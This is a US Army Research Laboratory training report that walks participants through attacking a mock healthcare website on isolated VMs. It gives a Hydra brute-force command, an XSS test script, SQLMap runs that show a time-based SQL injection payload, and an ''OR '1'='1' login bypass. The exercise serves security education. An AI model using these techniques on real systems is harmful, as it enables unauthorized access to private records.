



ARL-SR-0439 • FEB 2021



Hands-On Cybersecurity Studies: Introduction to Web Application Security Part 1 – Testing

by Jaime C Acosta, Rigoberto Quiroz, and Diana Ramirez

Approved for public release; distribution is unlimited.

NOTICES

Disclaimers

The findings in this report are not to be construed as an official Department of the Army position unless so designated by other authorized documents.

Citation of manufacturer's or trade names does not constitute an official endorsement or approval of the use thereof.

Destroy this report when it is no longer needed. Do not return it to the originator.



Hands-On Cybersecurity Studies: Introduction to Web Application Security Part 1 – Testing

by Jaime C Acosta

*Computational and Information Sciences Directorate,
DEVCOM Army Research Laboratory*

Rigoberto Quiroz and Diana Ramirez

University of Texas at El Paso

REPORT DOCUMENTATION PAGE				Form Approved OMB No. 0704-0188	
<p>Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instructions, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing the burden, to Department of Defense, Washington Headquarters Services, Directorate for Information Operations and Reports (0704-0188), 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302. Respondents should be aware that notwithstanding any other provision of law, no person shall be subject to any penalty for failing to comply with a collection of information if it does not display a currently valid OMB control number.</p> <p>PLEASE DO NOT RETURN YOUR FORM TO THE ABOVE ADDRESS.</p>					
1. REPORT DATE (DD-MM-YYYY) February 2021		2. REPORT TYPE Special Report		3. DATES COVERED (From - To) 1 June 2020–30 September 2020	
4. TITLE AND SUBTITLE Hands-on Cybersecurity Studies: Introduction to Web Application Security Part 1 – Testing				5a. CONTRACT NUMBER	
				5b. GRANT NUMBER	
				5c. PROGRAM ELEMENT NUMBER	
6. AUTHOR(S) Jaime C Acosta, Rigoberto Quiroz, and Diana Ramirez				5d. PROJECT NUMBER	
				5e. TASK NUMBER	
				5f. WORK UNIT NUMBER	
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) DEVCOM Army Research Laboratory ATTN: FCDD-RLC-ND White Sands Missile Range, NM 88002				8. PERFORMING ORGANIZATION REPORT NUMBER ARL-SR-0439	
9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)				10. SPONSOR/MONITOR'S ACRONYM(S)	
				11. SPONSOR/MONITOR'S REPORT NUMBER(S)	
12. DISTRIBUTION/AVAILABILITY STATEMENT					
13. SUPPLEMENTARY NOTES ORCID ID: Jaime C Acosta, 0000-0003-2555-9989					
14. ABSTRACT Healthcare systems are now taking advantage of computing and networking technology to improve patient care and employee services. Healthcare databases are used for storage, integrity maintenance, and rapid accessibility of hospital data such as patient information, financial records, employee information, and patient-care services records. It is important for developers and administrators to understand the potential security concerns in these types of systems due to the information they contain. This report describes the first of a set of two hands-on exercises focused on web application systems using a mock healthcare system as the platform. The first exercise focuses on informing the audience about potential risks involved when hosting sensitive healthcare information on a networked system. The second part focuses on implementing mitigations.					
15. SUBJECT TERMS security awareness, security testing, healthcare system security, web application, database, hands-on cybersecurity, Cyber Rapid Innovation Group, CyberRIG					
16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT UU	18. NUMBER OF PAGES 23	19a. NAME OF RESPONSIBLE PERSON Jaime C Acosta
a. REPORT Unclassified	b. ABSTRACT Unclassified	c. THIS PAGE Unclassified			19b. TELEPHONE NUMBER (Include area code) (575) 993-2375

Contents

List of Figures	iv
1. Introduction	1
1.1 Exercise Overview	1
1.2 Brute Force	1
1.3 Cross-Site Scripting	2
1.4 SQL Injection and SQLMap	2
2. Setup and Configuration	2
3. Learning Objectives	3
4. Exercise	4
4.1 Activity 1: Brute-Force Test	4
4.2 Activity 2: Testing for XSS	8
4.3 Activity 3: SQL Injection Using SQLMap	9
5. Conclusion	14
6. References	15
List of Symbols, Abbreviations, and Acronyms	16
Distribution List	17

List of Figures

Fig. 1	Test scenario	5
Fig. 2	Kali machine pinging the client machine.....	5
Fig. 3	medBlue's website view from host.....	6
Fig. 4	Output of the running hydra with the -h argument	7
Fig. 5	Hydra's terminal output after it has found a password match	8
Fig. 6	Location of JavaScript Tutorial link on medBlue's website.....	8
Fig. 7	SQLMap error	10
Fig. 8	SQLMap checking each field in the website	11
Fig. 9	SQLMap identifying vulnerable fields	12
Fig. 10	SQLMap showing a finding.....	13

1. Introduction

The use of technology in the healthcare industry has improved patient care and information sharing among health professionals and institutions. Given the sensitive nature of the data and their accessibility, several challenges must be addressed to ensure that confidentiality, integrity, and availability are safeguarded.

The use of databases or any other electronic form to store patient information led to the development of the Health Insurance Portability and Accountability Act Security Rule.¹ This standard governs the security of healthcare information by providing basic strategies to protect information in an electronic-based system.

1.1 Exercise Overview

This report presents the first of two hands-on exercises that describe some of the risks associated with deploying web applications and mitigations. The rest of the report starts by providing a brief insight of the security standards of healthcare institutions and some of the types of adversarial incidents that may occur. Then the report describes the development of the mock healthcare database, which is accessible through a network, to demonstrate basic security threats focusing on three simple vectors.

The participant will walk through the mock scenario and learn what common artifacts need to be hardened to better protect these systems against well-known attacks including web-based brute force,² cross-site scripting (XSS),³ and Structured Query Language (SQL) injection.⁴ The participants will use several open-source testing tools in the process.

1.2 Brute Force

A brute force attack is a trial-and-error method used to determine data such as passwords or keys. This is performed by exhausting password or key possibilities by trying all or most possible combinations.² A common countermeasure for this type of attack is to limit password attempts during a certain amount of time or for an IP address.

In the exercise, participants use the THC-Hydra login tool⁵ to test against brute force. They gain access to a simulated patient home page using the tool and a password list.

1.3 Cross-Site Scripting

XSS occurs by injecting scripts into backend website logic. These scripts usually have effects on other visitors to the website. Visitor's browsers will execute the scripts unknowingly and this can lead to information disclosure. A reflective XSS is similar, except that the script logic executes on the web server. In this case, the scripts are typically found in phishing emails or malicious websites. Unlike XSS, scripts are temporary.³ A countermeasure is to prevent website forms from executing this type of command. This can be accomplished by processing input through a Hypertext Markup Language Escape function. Unexpected inputs are removed or cause errors instead of being ingested and used by the website.⁶

In the exercise, participants investigate the backend website logic to understand these concepts further.

1.4 SQL Injection and SQLMap

Testing against SQL injection is conducted by inserting a specially crafted query through an input field in an application. This SQL query is intended to gain or modify unauthorized information from a database. A countermeasure against SQL injection is to predefine the types of SQL statements that can be used or passed as parameters.⁴

In the exercise, participants test SQL injection by using the SQLMap tool.⁷ SQLMap is an open-source testing tool that aids in the detection of SQL-injection weaknesses.

2. Setup and Configuration

The setup of the exercise enables basic interaction between a server and a client. The server hosts the web application while the client retrieves content from the server (both in a legitimate role and a testing role). The following technologies are used in the setup:

- Ubuntu 19.02 desktop 64-bit virtual machine (VM)⁸
- Kali 2019.2 64-bit VM⁹
- THC-Hydra⁵ (Version 7.6)
- SQLMap⁷ (Version 1.3.4)
- Docker¹⁰ (Version 19.03)

- MySQL¹¹ (Version 8.0)
- Apache Web Server¹² (Version 3.3)
- VirtualBox¹³ (Version 6.0)

The US Army Combat Capabilities Development Command Army Research Laboratory South Cyber Rapid Innovation Group (CyberRIG) Collaborative Innovation Testbed (CIT) is used to host the two VMs. The Ubuntu VM is the server machine, and the Kali VM is the client machine. Both VMs are connected to a VirtualBox internal network that isolates communication between them. The Docker service is preinstalled on the server along with two preconfigured Docker containers: the Apache web server and the MySQL database.

The MySQL database is named medBlue, the name used for the fictional medical records database company in the exercise. Within this database are two important tables with prepopulated data: medBlueE, which contains fictional employee records, and medBlueP, which contains fictional patient records information.

The web server contains several PHP files that together provide a realistic experience for participants when interacting with the system. Communication between the web server and database occurs through Transmission Control Protocol Port 8000. During the exercise, participants try to gain access to database content using several testing tools and techniques from a login page. The username and password submission logic intentionally allows an unbounded number of attempts. The site also includes a search field for text entry. This field is used to test against XSS. The employee login page is used to test against SQL injection.

3. Learning Objectives

The purpose of the exercise described in the following section is to demonstrate some of the potential impacts of weak web applications. The exercise was developed to present an introduction to some of the well-known and publicly documented attacks and how to invoke mitigations. Without a basic understanding of the communications channels between a web application and a database, it is difficult to understand potential threats and how to protect against them. The following are the general cybersecurity topics emphasized in the exercise:

- Implement correct input sanitation through any website input fields. Input sanitation is critical, as it helps to prevent the execution of unauthorized scripts and unintended queries against a database system.

- Encourage longer and stronger user passwords and configure limits on the number of login attempts. Longer, uncommon passwords are harder to guess. Limiting incorrect login attempts is a good mitigation, especially against automated brute-force technologies.

The learning objectives associated with tool use during the exercise are as follows:

- Basic database and website access system testing using an isolated environment utilizing VirtualBox. Understand the creation of a customized internal network allowing communication to be isolated between the client and server.
- Introduction to the THC-Hydra tool and its uses with preloaded password lists contained in a Kali Linux operating system.
- The use of basic JavaScript¹⁴ scripts to generate alerts in browsers and redirect users to another website. These are used during the exercise to demonstrate consequences of not validating data provided in input fields.
- Basic understanding of MySQL queries to obtain database information or data.
- Introduction to the tool SQLMap and its uses to detect and test for SQL injection issues.

4. Exercise

The following exercise is presented to participants in a step-by-step fashion. Participants complete several tasks through the CIT system. All the data and systems in the exercise are fictional and are on isolated VMs using isolated networks.

4.1 Activity 1: Brute-Force Test

medBlue is a new health records maintenance company. You are a web developer testing a new website that will be made available to patients and employees. You want to test the security on the website to make sure it is safe to deploy. Afterward, you will patch any weaknesses you find on the site.

Figure 1 shows the test network hosting your website. You will use the Kali machine to test the website and its security. The Ubuntu 19 machine will act as the server for your website.




Fig. 1 Test scenario

To begin the exercise, you will set the host and tester machine IP addresses. This will set the address of the server so that you can later access the medBlue website through the tester machine. Both machines are available in the CIT.

Complete the following steps to ensure that the VMs can communicate with each other. The host machine was previously configured. Its assigned IP address is 10.10.10.3.

- 1) Login to both machines with the given credentials.
- 2) In the Kali machine, start a terminal window and type in the following command to set the machine's IP address to 10.10.10.2:

ifconfig eth0 10.10.10.2/24 up

- 3) Test that both machines can communicate with each other by pinging the opposite machine and sending five echo packets. Run the following command:

ping -c 5 10.10.10.3

You should see an output like that shown in Fig. 2.

```
root@kali:~# ping -c 5 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=64 time=0.264 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=64 time=0.292 ms
64 bytes from 10.10.10.3: icmp_seq=3 ttl=64 time=0.286 ms
64 bytes from 10.10.10.3: icmp_seq=4 ttl=64 time=0.308 ms
64 bytes from 10.10.10.3: icmp_seq=5 ttl=64 time=0.271 ms
```

Fig. 2 Kali machine pinging the client machine

- 4) In the Kali machine, start the Mozilla web browser.
- 5) To access medBlue's website, type the following in the address bar and press enter:

<Host Machine IP Address>:8000

*(substitute the text within the < > with the correct value and **leave out** the < >)*

If the website is running correctly, you should see something similar to Fig. 3.



Fig. 3 medBlue's website view from host

You will start your testing at the patient login page by trying to find a valid username and password to gain access. You will use a brute-force method, which is essentially trying all combinations, using a testing tool called THC-Hydra.

- 6) In medBlue's website, access the patient login page by clicking on the "Patient Login" label in the menu. Using THC-Hydra, begin conducting a brute-force test to obtain information from the patient information tables in the database.
- 7) Minimize the browser and open a terminal window.
- 8) To verify that THC-Hydra is installed in the tester's machine, run the following command in the terminal:

hydra -h

You should see output like that shown in Fig. 4.

```

root@kali:~# hydra -h
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o
FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN
:MAX:CHARSET] [-c TIME] [-IS0uvVd46] [service://server[:PORT][[/OPT]]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-e nsr  try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)

```

Fig. 4 Output of the running hydra with the -h argument

THC-Hydra is a testing tool used to crack logins. The command parameters you will use include the following:

- **-l** = single username string; use **-L** for a file with several usernames
- **-P** = file with passwords; use **-p** for a single input password and substitute path of list with the password string
- **-s** = port number where the web site is listening for communication (web usually uses Port 80)
- **-V** = verbose; show each attempt made by Hydra
- **-f** = Hydra will stop executing when it finds a positive password match

- 9) The following command is a sample. It will attempt to find the password for a user named **Anakin** using passwords in a file called **rockyou.txt** on a website with address 10.10.10.3.

```

hydra -l Anakin-P /usr/share/wordlists/rockyou.txt 10.10.10.3 -s 8000
http-post-form
"/includes/loginHandle.php:username=^USER^&password=^PASS^
&submit=submit:error=wrongpassword" -V -f

```

- 10) After Hydra finds the correct password, it will display the match as shown in Fig. 5.

```
[ATTEMPT] target 10.10.10.3 - login "oKenobi" - pass "celtic" - 252 of 14344403 [child 13] (0/0)
[8000][http-post-form] host: 10.10.10.3 login: oKenobi password: starfighter56
[STATUS] attack finished for 10.10.10.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Fig. 5 Hydra's terminal output after it has found a password match

- 11) Modify the sample command from Step 9 to find the password for the following username in the medBlue's patient login site.

Username: lSkywalker Password: _____

- 12) Think about what you have been able to do with the Hydra tool. List some ways this could have been prevented.

- 13) What are some possible guidelines to give to users when they choose their passwords?

You have completed Activity 1: You have accessed a database record using brute force.



4.2 Activity 2: Testing for XSS

You will now test for XSS by writing a small program called a script using the JavaScript language. A secure website must avoid executing these user-generated scripts.




- 1) To begin the exercise, click on medBlue's JavaScript Tutorial label on the menu located on medBlue's website, as shown in Fig. 6.



Fig. 6 Location of JavaScript Tutorial link on medBlue's website

- 2) Click on  and notice that the small square located below the button will change color from red to blue.
- 3) Scroll down and click on . This button will activate an alert box with the message “Hello World”.

The buttons you just pressed are activating two different scripts in the code for the webpage.

- 4) To see the code that is being executed, first click on the upper right button in the browser , then click on , and finally click on .
- 5) Find the ***script*** tags `<script></script>`. Within the tags, you will see JavaScript code that executes when the buttons are pressed.

You are now going to test for XSS. This allows an adversary to introduce new scripts through entry fields (like a search box, username box, password box, or redirect to another webpage).

An example of a basic script to open an alert box is as follows:

`<script> alert (“Hello World”); </script>`

- 6) Spend some time looking over the web page and try to conduct an XSS. Specifically, test if a custom alert box script will be executed when a button is pressed on the web page. Write your findings on the lines below.

Vulnerable Field(s): _____

Now you know which field(s) are vulnerable, and you will fix the code in Part 2 of this exercise.

4.3 Activity 3: SQL Injection Using SQLMap

You will now test fields on the website for SQL injection using an open-source tool called SQLMap.

Websites commonly store and retrieve information from data structures known as tables. The communication with these structures uses SQL.

An SQL injection attack is performed when an adversary inserts unintended SQL statements through the web page (such as a search box, username, or password box). This can lead to data compromise, control of systems, and many more critical effects.

(substitute the text within the < > with the correct value and **leave out** the < >)

You should see results like those shown in Fig. 8.

A terminal window with a dark background. At the top, a command is entered: `root@workshopA:~# sqlmap --forms -u "http://10.10.10.3:8000/employeelogin.ph`. Below the command is a large ASCII art logo for SQLMap, featuring a stylized 'H' and 'V' with a red vertical bar in the center. To the right of the logo is the text `{1.1.11#stable}` and the URL `http://sqlmap.org`. Below the logo is a legal disclaimer: `[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu consent is illegal. It is the end user's responsibility to obey all applica local, state and federal laws. Developers assume no liability and are not re sible for any misuse or damage caused by this program`. Below the disclaimer is the text `[*] starting at 14:39:02`. Then, several lines of green text show the progress: `[14:39:02] [INFO] testing connection to the target URL`, `[14:39:02] [INFO] searching for forms`, and `[14:39:02] [INFO] sqlmap got a total of 2 targets`. Below this, it says `[#1] form:`, followed by `POST http://10.10.10.3:8000/search.php`, `POST data: search=`, and `do you want to test this form? [Y/n/q]`. At the bottom, there is a prompt `>` followed by a cursor.

Fig. 8 SQLMap checking each field in the website

5) The first form item identified by the tool will be the **search** field. This field is not using SQL queries. Enter **N** when prompted.

6) What is the second form item identified?

7) Enter **Y** to test this item.

You should see output resembling that shown in Fig. 9.

```
|_ -| . [ ] | . ' | . |
|_ -| [ ] |_ -| |_ -| |_ -|
|_ |V |_ | http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
consent is illegal. It is the end user's responsibility to obey all applica
local, state and federal laws. Developers assume no liability and are not re
sible for any misuse or damage caused by this program

[*] starting at 14:39:02

[14:39:02] [INFO] testing connection to the target URL
[14:39:02] [INFO] searching for forms
[14:39:02] [INFO] sqlmap got a total of 2 targets
[#1] form:
POST http://10.10.10.3:8000/search.php
POST data: search=
do you want to test this form? [Y/n/q]
> n
[#2] form:
POST http://10.10.10.3:8000/includes/employeeLoginHandle.php
POST data: username=&password=&submitE=submit
do you want to test this form? [Y/n/q]
y
```

Fig. 9 SQLMap identifying vulnerable fields

- 8) You will get prompted as to whether you want to edit the POST data. Press Enter to use the defaults.
- 9) Enter the following values for the next prompts:
 - a) Fill blank fields with random values: **Y**
 - b) Follow redirect: **N**
 - c) Reduce number of requests: **N**
 - d) Skip test payloads specific for other database management systems: **Y**
 - e) Include all tests for 'MYSQL': **N**
 - f) Continue testing others (if any): **N**
- 10) If you did everything correctly, SQLMap will ask if you want to exploit an SQL injection vulnerability found (see Fig. 10). Indicate that you do want to run this exploit (**Y**) and then write down the name and version of the operating system running on the remote machine.

```

[16:00:43] [INFO] checking if the injection point on POST parameter 'password' is a false positive
POST parameter 'password' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 201 HTTP(s) requests:
---
Parameter: password (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=PCNC&password=' AND (SELECT 7581 FROM (SELECT(SLEEP(5)))MkzK) AND 'CloX'='CloX&submitE=submit
---
Do you want to exploit this SQL injection? [Y/n] █

```

Fig. 10 SQLMap showing a finding

Now that you have identified the vulnerable field, you can test if the analysis of SQLMap is correct. Recall that SQL injection will allow the entry of custom SQL statements to retrieve data directly from the database tables. The following is a sample SQL statement:

SELECT * FROM medBlueE WHERE username = 'abc' OR username='zed';

Notice that the **OR** concatenates conditions together. You will use this to your advantage.

11) Open the Mozilla browser with medBlue's website. Navigate to the employee login page and locate the vulnerable field.

12) Now enter the following statement in the vulnerable field that you learned about with SQLMap:

'OR '1' = '1

(you can fill in the other fields with any other text; it cannot be empty)

Uber Question: Explain why you used the 'OR '1'='1.

13) You should have gained access to the first row in the SQL table that stored the employee information. Based on what you obtained, fill in the following information.

User's name: _____

How long has the user been working for the company? _____

When is the user's birthday? _____

Uber Question: Try other statements and write down other information that you discover:

You have successfully completed the exercise.

5. Conclusion

In this report, we described the cybersecurity basics of web applications in the context of a health records company. Participants in the provided hands-on exercise will gain knowledge about the risks associated with hosting sensitive information on a network. The open-source tools used in the exercise provide a unique perspective that will help in several ways. Developers can use these tools to test new software against several publicly available exploits. Network administrators can design networks and check that defenses are properly configured. Users become aware of the potential dangers of having their data accessible through a networked system.

This exercise is used for training and awareness but also to fuel research in cybersecurity defense focused on healthcare systems and web applications systems.

6. References

1. US Department of Health and Human Services. Health insurance reform: security standards. Final rule, 45; 2003 [accessed 2021 Feb 16].
2. Rose M. Brute force attack [accessed 2021 Jan]. <https://searchsecurity.techtarget.com/definition/brute-force-cracking>.
3. Open Web Application Security Project (OWASP). Cross-site scripting (XSS); 2018 June 5 [accessed 2021 Jan]. [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)#Stored_and_Reflected_XSS_Attacks_](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)#Stored_and_Reflected_XSS_Attacks_).
4. Open Web Application Security Project (OWASP). SQL injection; 2016 Apr 10 [accessed 2021 Jan]. https://www.owasp.org/index.php/SQL_Injection.
5. Kali Tools. Hydra package description [accessed 2021 Jan]. <https://tools.kali.org/password-attacks/hydra>.
6. Open Web Application Security Project (OWASP). Cross site scripting prevention [accessed 2021 Jan]. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.
7. SQLMap [accessed 2021 Jan]. <http://sqlmap.org/>.
8. Ubuntu 19.02 [accessed 2021 Jan]. <http://old-releases.ubuntu.com/releases/19.04/>.
9. Kali 2019.2 [accessed 2021 Jan]. <https://www.kali.org/news/kali-linux-2019-2-release/>.
10. Docker [accessed 2021 Jan]. <https://www.docker.com/>.
11. MySQL [accessed 2021 Jan]. <https://www.mysql.com/>.
12. Apache web server [accessed 2021 Jan]. <https://www.apache.org/>.
13. VirtualBox [accessed 2021 Jan]. <https://www.virtualbox.org/>.
14. JavaScript [accessed 2021 Jan]. <https://262.ecma-international.org/11.0/>.

List of Symbols, Abbreviations, and Acronyms

CIT	Collaborative Innovation Testbed
CyberRIG	Cyber Rapid Innovation Group
IP	Internet Protocol
PHP	Hypertext Preprocessor
SQL	Structured Query Language
VM	virtual machine
XSS	cross-site scripting

1 DEFENSE TECHNICAL
(PDF) INFORMATION CTR
DTIC OCA

1 DEVCOM ARL
(PDF) FCDD RLD DCI
TECH LIB

2 DEVCOM ARL
(PDF) FCDD RLC ND
J CLARKE
J ACOSTA